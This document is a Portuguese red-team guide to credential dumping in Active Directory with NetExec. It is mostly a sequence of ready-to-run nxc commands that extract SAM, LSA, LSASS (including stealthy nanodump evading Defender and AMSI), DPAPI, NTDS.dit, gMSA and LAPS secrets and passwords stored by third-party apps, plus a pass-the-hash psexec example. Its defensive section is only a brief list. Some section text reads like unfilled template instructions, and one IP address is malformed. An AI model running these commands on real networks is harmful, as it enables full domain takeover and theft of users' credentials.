NT-2026.09.30 DOSSIÊ RED TEAM
NETEXEC (NXC): DUMPING DE CREDENCIAIS EM ACTIVE DIRECTORY

Guia pratico de pos-explotacao usando NetExec para extrair credenciais de SAM, LSASS, LSA, DPAPI, NTDS.dit, gMSA, LAPS e aplicativos como mRemoteNG, PuTTY, WinSCP, VNC via modulos SMB.
Visao geral
Este artigo apresenta uma cadeia completa de pos-explotacao para dumping de credenciais em ambientes Active Directory utilizando o framework NetExec (nxc), sucessor moderno do CrackMapExec. A tecnica cobre a extração de credenciais desde o nivel local (SAM, LSA, LSASS, DPAPI) ate segredos de dominio (NTDS.dit, gMSA, LAPS) e credenciais armazenadas em aplicativos de terceiros (mRemoteNG, PuTTY, Notepad++, PowerShell, WinSCP, VNC, Wi-Fi).
A progressao segue o padrao adversarial realista: autenticacao SMB inicial, enumeracao de modulos de coleta, dumping sistematico de multiplas fontes de credenciais, validacao de hashes capturados, e demonstracao de impacto (controle total de dominio via NTDS.dit, escalada via LAPS/gMSA, movimento lateral via Backup Operators).
Contexto tecnico
NetExec (nxc) e um framework de pos-explotacao escrito em Python, desenhado para operacoes de rede interna com suporte extensivo a protocolos SMB, WinRM, LDAP, SSH, MSSQL e outros. Substitui o CrackMapExec trazendo arquitetura modular, melhor desempenho e suporte a tecnicas modernas de evasao (ex.: nanodump para LSASS stealth).
O dumping de credenciais e a fase critica de pos-explotacao onde o atacante transita de acesso inicial para controle persistente e movimento lateral. As fontes de credenciais em Windows/AD incluem:
- SAM local: hashes NTLM de contas locais (T1003.001)
- LSA Secrets: credenciais de servicos, chaves de descriptografia (T1003.003)
- LSASS: memoria do processo de autenticacao – hashes NTLM, senhas claras (WDigest), tickets Kerberos (T1003.002)
- DPAPI: armazenamento seguro de segredos do usuario (navegadores, RDP, WiFi, Credential Manager) (T1003.004)
- NTDS.dit: banco de dados do AD com todos os hashes de dominio (T1003.006)
- gMSA/LAPS: solucoes Microsoft de gerenciamento de senhas de servico e admin local
- Apps terceiros: mRemoteNG, PuTTY, WinSCP, VNC, Notepad++, PowerShell history, Wi-Fi profiles
NetExec automatiza a coleta via modulos (-M) e flags nativas (–sam, –lsa, –dpapi, –ntds, –gmsa) sobre SMB autenticado, tornando a pos-explotacao rapida, sistematica e escalavel.
O que e NetExec (nxc)
Apresentar NetExec como framework de pos-explotacao sucessor do CrackMapExec, com suporte a SMB, WinRM e outros protocolos para coleta de credenciais de multiplas fontes.
Por que importa para Red e Blue Teams
Explicar valor para red teamers (weaponizacao rapida) e blue teams (oportunidades de deteccao e misconfiguracoes criticas).
Dump Local SAM Hashes
Extrair hashes NTLM do banco SAM local via modulo –sam do nxc smb.
nxc smb 192.168.1.80 -u ieuser -p 123 --sam
Testar Hash como Credencial de Login
Validar hash NTLM capturado usando impacket-psexec para movimento lateral e escalada de privilegio.
impacket-psexec ieuser@192.168.180 -hashes:3dbde697d71690a769204beb12283678
Extrair Segredos LSA
Recuperar segredos LSA (credenciais de servico, chaves de descriptografia) via modulo –lsa.
nxc smb 192.168.1.80 -u ieuser -p 123 --lsa
Recuperar Dados de Registro Winlogon
Consultar chaves HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon para auto-login em texto claro via modulo reg-winlogon.
nxc smb 192.168.1.80 -u ieuser -p 123 -M reg-winlogon
Dump Credenciais DPAPI
Extrair senhas armazenadas pelo DPAPI (Credential Manager, navegadores, RDP, WiFi) via modulo –dpapi.
nxc smb 192.168.1.80 -u ieuser -p 123 --dpapi
Extrair Credenciais do LSASS via lsassy
Dumpar LSASS usando modulo lsassy (Procdump via SMB, Comsvcs.dll, MiniDumpWriteDump) para hashes NTLM, senhas claras, tickets Kerberos.
nxc smb 192.168.1.80 -u ieuser -p 123 -M lsassy
Dumping Memoria LSASS com Modulo nanodump
Usar modulo nanodump para dump stealthy de LSASS burlando Defender, AMSI e restricoes de acesso, gerando .dmp para analise offline.
nxc smb 192.168.1.80 -u ieuser -p 123 -M nanodump
Extrair Credenciais Armazenadas no mRemoteNG
Localizar e descriptografar confCons.xml do mRemoteNG via modulo mremoteng para credenciais de alta privilegio.
nxc smb 192.168.1.80 -u ieuser -p 123 -M mremoteng
Recuperar Arquivos de Chave Privada PuTTY
Extrair chaves SSH .ppk do registro (HKCU\Software\SimonTatham\PuTTY\Sessions) e disco via modulo putty.
nxc smb 192.168.1.80 -u ieuser -p 123 -M putty
Visualizar Chave Dumpada Localmente
Exibir conteudo da chave privada extraida para teste via ssh -i, Plink ou WinSCP.
cat 'putty_IEUser_UbuntuKey_2025-05-22_175949.sec'
Extrair Logs de Sessao Notepad++
Recuperar dados de sessao, configuracao ou backups do Notepad++ que podem conter senhas em scripts via modulo notepad++.
nxc smb 192.168.1.80 -u ieuser -p 123 -M notepad++
Recuperar Historico de Comandos PowerShell
Obter logs de comandos PowerShell (PSReadline/ConsoleHost_history.txt) via modulo powershell_history para credenciais em texto claro.
nxc smb 192.168.1.80 -u ieuser -p 123 -M powershell_history
Extrair Arquivos de Configuracao WinSCP
Extrair perfis de sites WinSCP (hostnames, usernames, senhas Base64, chaves SSH) de WinSCP.ini ou registro via modulo winscp.
nxc smb 192.168.1.80 -u ieuser -p 123 -M winscp
Dumping Senhas VNC
Buscar credenciais VNC (UltraVNC, RealVNC, TightVNC) no registro e arquivos de config via modulo vnc.
nxc smb 192.168.1.80 -u ieuser -p 123 -M vnc
Extraindo Credenciais Wi-Fi
Extrair SSIDs e PSKs Wi-Fi armazenados via modulo wifi consultando PowerShell ou registro.
nxc smb 192.168.1.46 -u administrator -p 123 -M wifi
Dumping Permissoes Backup Operators
Verificar se usuario pertence ao grupo Backup Operators e pode ler SAM, SYSTEM, SECURITY, NTDS.dit via modulo backup_operator.
nxc smb 192.168.1.53 -u raj -p Password@1 -M backup_operator
Dumping NTDS.dit com Usuario Autenticado
Dumpar NTDS.dit (usernames, hashes NTLM, group memberships, trust details) usando Volume Shadow Copy via –ntds.
nxc smb 192.168.1.53 -u yashika -p Password@1 --ntds
Extrair Credenciais gMSA
Enumerar Group Managed Service Accounts obtendo nomes de conta, chaves Kerberos e metadata via –gmsa.
nxc smb 192.168.1.53 -u komal -p Passwor@1 --gmsa
Recuperar Senha LAPS via NetExec
Consultar atributo ms-Mcs-AdmPwd de contas de computador para obter senha de admin local gerenciada por LAPS via -M laps.
nxc smb 192.168.1.53 -u komal -p Passwor@1 -M laps
Perspectiva defensiva
Deteccao
Mitigacao
Listar medidas defensivas: segregar acesso SMB, monitorar LSA/SAM/registro, limitar credenciais armazenadas, restringir Backup Operators/gMSA, validar acesso a arquivos sensiveis.